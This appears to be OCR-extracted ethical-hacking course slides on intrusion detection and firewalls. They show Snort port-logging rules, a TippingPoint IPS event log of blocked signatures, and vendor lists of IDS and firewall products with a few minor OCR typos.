

`log tcp any any -> 192.168.1.0/24 !:6000:6010`

| Protocols                            | IP address                        | Action                                                                                    |
|--------------------------------------|-----------------------------------|-------------------------------------------------------------------------------------------|
| <code>Log UDP any any -&gt;</code>   | <code>92.168.1.0/24 1:1024</code> | Log UDP traffic coming from any port and destination ports ranging from 1 to 1024         |
| <code>Log TCP any any -&gt;</code>   | <code>192.168.1.0/24 :5000</code> | Log TCP traffic from any port going to ports less than or equal to 5000                   |
| <code>Log TCP any :1024 -&gt;</code> | <code>192.168.1.0/24 400:</code>  | Log TCP traffic from the well known ports and going to ports greater than or equal to 400 |

# Intrusion Detection System: TippingPoint



- TippingPoint IPS is in-line threat protection that defends critical data and applications without affecting performance and productivity
- It contains over 8,700 security filters written to address zero-day and known vulnerabilities



| Network Criteria                                    |                                              |                                                                  |                         |                       |                         |
|-----------------------------------------------------|----------------------------------------------|------------------------------------------------------------------|-------------------------|-----------------------|-------------------------|
| IP Device / Segment Criteria                        |                                              |                                                                  |                         |                       |                         |
| Event Criteria                                      |                                              |                                                                  |                         |                       |                         |
| Severity                                            | Name                                         |                                                                  |                         |                       |                         |
| Show only the first 10,000                          | <input checked="" type="checkbox"/> Critical | 1456: MS-SQL: Slammer-Sap                                        |                         |                       |                         |
|                                                     | <input type="checkbox"/> Low                 | 1259: SMB: nbstat Query                                          |                         |                       |                         |
| ○ Realtime <input checked="" type="radio"/> Last DT | <input checked="" type="checkbox"/> Low      | 8249: TCP: TCP Persist Timer                                     | 7/11/13 10:34:39 AM COT | End Time:             | 7/11/13 10:34:39 AM COT |
| Time ▾                                              | <input checked="" type="checkbox"/> Critical | 12957: HTTP: Apple QuickTime Buffer Overflow Vulnerability       |                         | Category              | Action                  |
| 7/11/13 10:37:02 AM COT                             | <input checked="" type="checkbox"/> Critical | 1456: MS-SQL: Slammer-Sap                                        |                         | Exploits              | Block                   |
| 7/11/13 10:37:02 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Security Policy       | Block                   |
| 7/11/13 10:37:02 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Security Policy       | Block                   |
| 7/11/13 10:37:02 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             | 7/11/13 10:37:02 AM COT | Vulnerabilities       | Block                   |
| 7/11/13 10:37:02 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Exploits              | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 8249: TCP: TCP Persist Timer                                     |                         | Security Policy       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Security Policy       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Security Policy       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 8249: TCP: TCP Persist Timer                                     |                         | Security Policy       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 4062: HTTP: Embedded OpenType/TrueType Font Download             |                         | Security Policy       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Low                 | 7120: TCP: Segment Overlap With Different Data, e.g., Fragroute  |                         | Traffic Normalization | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Major               | 2023: HTTP: Cross Site Scripting in GET Request                  |                         | Vulnerabilities       | Block                   |
| 7/11/13 10:37:01 AM COT                             | <input type="checkbox"/> Major               | 12639: HTTP: Apache HTTP Server X-Forwarded-For Detail-of-Origin |                         | Exploits              | Block                   |



<http://www8.hp.com>

# Intrusion Detection Tools



**IBM Security Network  
Intrusion Prevention System**

<http://www-03.ibm.com>



**Peek & Spy**

<http://networkingdynamics.com>



**INTOUCH INSA-Network  
Security Agent**

<http://www.ttinet.com>



**SilverSky**

<https://www.silversky.com>



**IDP8200 Intrusion Detection  
and Prevention Appliances**

<https://www.juniper.net>



**OSSEC**

<http://www.ossec.net>



**Cisco Intrusion Prevention  
Systems**

<http://www.cisco.com>




**AIDE (Advanced Intrusion  
Detection Environment)**

<http://aide.sourceforge.net>



**SNARE (System iNtrusion Analysis  
& Reporting Environment)**

<http://www.intersectalliance.com>




**Vanguard Enforcer**

<http://www.go2vanguard.com>


# Intrusion Detection Tools (Cont'd)



**Check Point Threat  
Prevention Appliance**  
<http://www.checkpoint.com>



**fragroute**  
<http://www.monkey.org>



**Next-Generation Intrusion  
Prevention System (NGIPS)**  
<http://www.sourcefire.com>



**Outpost Network Security**  
<http://www.ognitum.com>



**Check Point IPS Software  
Blade**  
<http://www.checkpoint.com>



**FortiGate**  
<http://www.fortinet.com>



**Enterasys® Intrusion  
Prevention System**  
<http://www.extremenetworks.com>



**AlienVault Unified Security  
Management**  
<http://www.alienvault.com>



**Cyberoam Intrusion  
Prevention System**  
<http://www.cyberoam.com>




**McAfee Host Intrusion  
Prevention for Desktops**  
<http://www.mcafee.com>


# Intrusion Detection Tools for Mobile




WiFi Intrusion Detection



Wifi Intruder Detector Pro



Wifi Inspector



<https://play.google.com>


<https://play.google.com>

<https://play.google.com>

# Firewall: ZoneAlarm PRO Firewall 2015

C|EH  
Computer Emergency Response Team

- ZoneAlarm PRO Firewall 2015 monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection
- It makes your PC invisible to hackers and stops spyware from sending your data out to the Internet



The image shows two windows of the ZoneAlarm PRO Firewall 2015 software. The left window is the main dashboard with tabs for ANTIMVIRUS & FIREWALL, WEB & PRIVACY, and MOBILITY & DATA. It displays sections for Antivirus & Anti-spyware, Advanced Firewall, Threat Emulation, and Application Control. The right window is a detailed 'Firewall Settings' dialog box with tabs for Trusted Zone, General Settings, and Network settings. The General Settings tab includes options like 'Block all fragments', 'Allow VPN protocols', and 'Block public servers'. The Network settings tab includes options for wireless network handling and IPv6 networking.

ZoneAlarm

ZONEALARM PRO Firewall

YOUR COMPUTER IS SECURE

ANTIMVIRUS & FIREWALL WEB & PRIVACY MOBILITY & DATA

ANTIVIRUS & Anti-spyware Detect and removes known and viruses

Advanced Firewall Block known and hacker activity

Threat Emulation Analyze files in the threat to prevent Ody attacks

Application Control Block dangerous behavior and unauthorized Internet connections

Check Point

Scan Update

ZoneAlarm

Firewall Settings

Trusted Zone

General Settings

Block all fragments  Allow VPN protocols

Block public servers  Allow uncommon protocols at high security

Block public servers  Block hosts file

Enable ARP protection  Disable Windows Firewall

Filter IP traffic over 1054

Network settings

Include networks in the Trusted Zone upon detection

Exclude networks from the Trusted Zone upon detection

Ask which Zone to place new networks in upon detection

Automatically put new unselected wireless networks (WEP or WPA) in the Public Zone

Enable IPv6 networking

Reset to default OK Cancel

<http://www.zonealarm.com>

# Firewall: Comodo Firewall



- ↳ Keeps you updated on all suspicious files
- ↳ Prevention-based technology stops viruses
- ↳ Automatic updates for the most current protection



COMODO RansomScan

Trust Level: 99.01%

Running Files: 299  
Unknown Files: 3  
Bad Files: 0

Running Files: 82  
Autorun Files: 36  
Average Diagnostic Rating:


| Show                     | All Files    | X                                   | < > | Rating   | Age                   | Action | No Action |
|--------------------------|--------------|-------------------------------------|-----|----------|-----------------------|--------|-----------|
| <input type="checkbox"/> | autcheck.exe | <input checked="" type="checkbox"/> | Tr. | 2 weeks  | <input type="radio"/> |        |           |
| <input type="checkbox"/> | avworks.dll  | <input checked="" type="checkbox"/> | Tr. | 8 months | <input type="radio"/> |        |           |
| <input type="checkbox"/> | cinput.dll   | <input checked="" type="checkbox"/> | Tr. | 2 weeks  | <input type="radio"/> |        |           |
| <input type="checkbox"/> | scortex.sys  | <input checked="" type="checkbox"/> | Tr. | 8 months | <input type="radio"/> |        |           |
| <input type="checkbox"/> | base.dll     | <input checked="" type="checkbox"/> | Tr. | 8 months | <input type="radio"/> |        |           |
| <input type="checkbox"/> | shlwapi.dll  | <input checked="" type="checkbox"/> | Tr. | 8 months | <input type="radio"/> |        |           |
| <input type="checkbox"/> | gapires.dll  | <input checked="" type="checkbox"/> | Tr. | 8 months | <input type="radio"/> |        |           |

\* Turn off this computer if no threats are found at the end of the scan

Close  Send To Background  Apply Selected Actions

<http://personalfirewall.comodo.com>

# Firewalls



**Cisco ASA 1000V Cloud Firewall**  
<http://www.cisco.com>



**Check Point Firewall Software Blade**  
<http://www.checkpoint.com>



**eScan Enterprise Edition**  
<http://www.escanav.com>



**Jetico Personal Firewall**  
<http://www.jetico.com>



**Outpost Security Suite**  
<http://free.agnitum.com>



**Novell BorderManager**  
<http://www.novell.com>




**Untangle NG Firewall**  
<https://www.untangle.com>



**Sonicwall**  
<http://www.sonicwall.com>



**Online Armor**  
<http://www.online-armor.com>


